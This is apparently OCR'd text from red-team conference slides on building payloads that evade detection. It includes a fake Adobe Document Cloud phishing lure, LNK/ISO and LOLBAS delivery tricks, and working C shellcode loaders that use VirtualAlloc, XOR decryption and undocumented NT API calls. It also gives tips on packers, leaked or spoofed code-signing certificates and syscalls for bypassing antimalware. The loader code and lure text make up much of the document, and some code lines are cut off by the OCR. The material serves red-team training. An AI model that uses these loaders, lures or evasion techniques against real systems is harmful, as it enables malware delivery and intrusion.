
- Macros need to be signed?
- Mostly fail if not inside zip/iso

One Note

Excel Files



Decoy pdf
REAL.pdf
THEPAYLOAD.xlam



Adobe Document Cloud
Share and track online documents

Someone has shared web archived document

Open

For our clients security, the archive is password protected.
Use this code to open pdf online archive:

53842

Remember to save the file before you opened it. Generate your own password-protected archive file.
Learn more about securing PDFs with password protection: https://www.adobe.com/en/documentcloud.html

Share and track PDFs online!
You can quickly share a link to a PDF document with others for viewing.
The document shared as a link opens in any browser, on any device.
The document is stored securely in Adobe Document Cloud.

Copyright © 2022 Adobe. All rights reserved.

LNK

An LNK file is a Windows Shortcut that serves as a pointer to open a file, folder, or application.

- Still a thing
- Deadly effective inside ISO
- Flexibility on payload options!

LOLBAS for the win! Certutil,wscript,cscript download your loader


Reference [LOLBAS (lolbas-project.github.io)](lolbas-project.github.io)

WSH

Can be used to deliver payloads like Js,vbs and even dll

- GadgetToJScript
- DotNetToJScript


Then obfuscate with packer



/e Specifies the engine that is used to run the script. This parameter lets you run scripts that use a custom file name extension. Without the /e parameter, you can only run scripts that use registered file name extensions. For example, if you try to run this command:

```
cscript test.admin
```

.txt




```
C:\Users\student\AppData\Local\Temp>wscript /e:VBSCRIPT hello.txt

C:\Users\student\AppData\Local\Temp>
```

Windows Script Host

Hello, World!

.tmp



```
\Local\Temp>wscript /e:JAVASCRIPT 9b1e67dd-9c1c-4426-95b7-9c34ba71wae.tmp

\Local\Temp>
```

Windows Script Host

Hello, Javascript on tmp!

Reference: wscript | Microsoft Learn
Wscript | LOLBAS (lolbas-project.github.io)
sigma/rules/windows/process_creation/win_susp_script_execution.yml at 08ca62cc8860f4660e945805d0dd615ce75258c1 · SigmaHQ/sigma (github.com)

RED TEAMING VILLAGE

BUILDING REPUTABLE PAYLOADS

GUIDEM

FOR YOUR CONSIDERATION

Custom tooling - Offensive Security Tooling/Malware Development

Packers/Obfuscators/Crypters – Too many!


Code Signing – Legitimate, Leaked Certs , Spoofed , Cloned

PAYLOAD DEVELOPMENT FUNDAMENTALS

PAYLOAD/MALWARE DEVELOPMENT PRIMER

It is Important to understand how these tools work and some techniques implemented by packers/obfuscators and payload generation frameworks developed by Tool Smiths and red team community.

WINDOWS ARCHITECTURE



User Mode
Well Documented

Undocumented/Changes

Windows Architecture

Applications

Subsystem servers

DLLs

System Services

Login/GINA

Kernel32

Critical services

User32 / GDI

ntdll / run-time library

User-mode

Kernel-mode

Trap interface / LPC

Security refmon

I/O Manager

Memory Manger

Procs & threads

Win32 GUI

Net devices

Net protocols

Net Interfaces

File filters

File systems

Volume mgrs

Device stacks

Filesys run-time

Cache mgr

Scheduler

Synchronization

Object Manager / Configuration Management (registry)

Kernel run-time / Hardware Abstraction Layer


v3

© Microsoft Corporation 2006

Reference: MalAPI.io

SHELLCODE EXECUTION

- Basic Shellcode execution
- Executed in memory
- Using Win32api
- VirtualAlloc



```c
#include <Windows.h>

int main()
{
    const BYTE shellcode[] = { 0xCC,0x23,0x92,0x23....
     };

    PVOID sc_exec = VirtualAlloc(0, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE,
PAGE_EXECUTE_READWRITE);
    RtlCopyMemory(sc_exec, shellcode, sizeof(shellcode));

    DWORD threadID;
    HANDLE hThread = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)sc_exec, NULL, 0, &threadID);
    WaitForSingleObject(hThread, INFINITE);

    return 0;
}
```

Reference: [VirtualAlloc function (memoryapi.h) - Win32 apps | Microsoft Learn]

ANTIMALWARE(COMMON)

- Static Signature – packers/encrypters/obfuscators
- Sandboxing – anti-vm/debugging
- Cloud-Based Analysis – file bloating?
- Heuristics/behavior based

SHELLCODE ENCRYPTION

Obscure the contents of the code & circumvent static analysis. Encryption can help evade signature-based detection when using signatured code and payloads


AES -> **Preferred**

kokke/tiny-AES-c: Small portable AES128/192/256 in C (github.com)

XOR

- Often used to encrypt shellcode basic malware obfuscation.
- bitwise operation,Fast
- String obfuscation

RC4



```
for (size_t i = 0; i < sizeof(encryptedShellcode); i++)
{
    sc_exec[i] = encryptedShellcode[i] ^ 0x3a; // 3a is the XOR Key
}
```


NT API (UNDOCUMENTED)

WINAPI (WIN32API) – NT API


VirtualAlloc - NtAllocateVirtualMemory

CreateThread – NtCreateThreadEx

WaitForSingleObject – NtWaitForSingleObject



```
typedef NTSTATUS(*FunctionNtAllocateVirtualMemory)(HANDLE, PVOID*, ULONG_PTR, PSIZE
typedef NTSTATUS(*FunctionNtCreateThreadEx)(PHANDLE, ACCESS_MASK, PVOID, HANDLE, PV
typedef NTSTATUS(*FunctionNtWaitForSingleObject)(HANDLE, BOOL, PLARGE_INTEGER);

FunctionNtAllocateVirtualMemory fNtAllocateVirtualMemory;
FunctionNtCreateThreadEx fNtCreateThreadEx;
FunctionNtWaitForSingleObject fNtWaitForSingleObject;
```



NtAllocateVirtualMemory	VirtualAlloc, VirtualAllocEx	Allocates virtual memory.
NtFreeVirtualMemory	VirtualFree, VirtualFreeEx	Frees virtual memory.
NtQueryVirtualMemory	VirtualQuery, VirtualQueryEx	Queries a range of virtual memory's attributes.
NtProtectVirtualMemory	VirtualProtect, VirtualProtectEx	Sets the protection for a range of virtual memory.
NtLockVirtualMemory	VirtualLock	Locks a range of virtual memory.
NtUnlockVirtualMemory	VirtualUnlock	Unlocks a range of virtual memory.
NtReadVirtualMemory	ReadProcessMemory	Reads a range of virtual memory from a specified process.
NtWriteVirtualMemory	WriteProcessMemory	Writes a range of virtual memory from a specified process.
NtFlushVirtualMemory	FlushViewOfFile	Flushes a memory mapped range of memory to the file on disk.
NtCreateSection	CreateFileMapping	Creates a range of memory backed by a file.
NtOpenSection	OpenFileMapping	Opens a named memory mapping section object.
NtExtendSection		Extends an existing range of virtual memory backed by a file.
NtMapViewOfSection	MapViewOfFile	Maps a portion of a file into virtual memory.
NtUnmapViewOfSection	UnmapViewOfFile	Unmaps a portion of virtual memory backed by a file.

Reference: NTAPI Undocumented Functions (ntinternals.net)- The Native API (unizar.es)


NT API CONVERSION

WindowsAPI - VirtualAlloc


NTAPI – NtAllocateVirtualMemory

CreateThread – NtCreateThreadEx

WaitForSingleObject – NtWaitForSingleObject




```c
#include <Windows.h>
#include "shellcode-loader-nt-api.h"
const BYTE encryptedShellcode[] = { /*shellcode */ };

void ntapixorsc()
{
    size_t regionSize = sizeof(encryptedShellcode);
    BYTE* sc_exec = NULL;
    HANDLE hThread;
    LARGE_INTEGER infinite;
    infinite.QuadPart = MINLONGLONG;

    // Use the NTAPI function to allocate memory
    fNtAllocateVirtualMemory((HANDLE)(LONG_PTR)-1, (PVOID*)(&sc_exec), 0, &regionSize, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);

    if (sc_exec)
    {
        // XOR the shellcode bytes to decrypt it
        for (int i = 0; i < sizeof(encryptedShellcode); i++)
        {
            sc_exec[i] = encryptedShellcode[i] ^ 0x11;
        }

        // Use NTAPI function to create a thread
        fNtCreateThreadEx(&hThread, GENERIC_ALL, NULL, (HANDLE)(LONG_PTR)(-1), sc_exec, NULL, FALSE, NULL, NULL, NULL, NULL);
        fNtWaitForSingleObject(hThread, FALSE, &infinite);

        // Clean up the allocated memory
        fNtAllocateVirtualMemory((HANDLE)(LONG_PTR)-1, (PVOID*)(&sc_exec), 0, &regionSize, MEM_RELEASE, 0);
    }
}

int main()
{
    ntapixorsc();
    return 0;
```



```c
typedef NTSTATUS(*FunctionNtAllocateVirtualMemory)(HANDLE, PVOID*, ULONG_PTR, PSIZE_T, ULONG, ULONG);
typedef NTSTATUS(*FunctionNtCreateThreadEx)(PHANDLE, ACCESS_MASK, PVOID, HANDLE, PVOID, PVOID, ULONG, SIZE_T, SIZE_T, SIZE_T, PVOID);
typedef NTSTATUS(*FunctionNtWaitForSingleObject)(HANDLE, BOOL, PLARGE_INTEGER);

FunctionNtAllocateVirtualMemory fNtAllocateVirtualMemory;
FunctionNtCreateThreadEx fNtCreateThreadEx;
FunctionNtWaitForSingleObject fNtWaitForSingleObject;
```

SYSCALLS

Direct Syscalls -
InDirect Syscalls



Reference: Direct Syscalls: A journey from high to low - RedOps – English
Direct Syscalls vs Indirect Syscalls - RedOps – English
Understanding Syscalls: Direct, Indirect, and Cobalt Strike Implementation - d01a

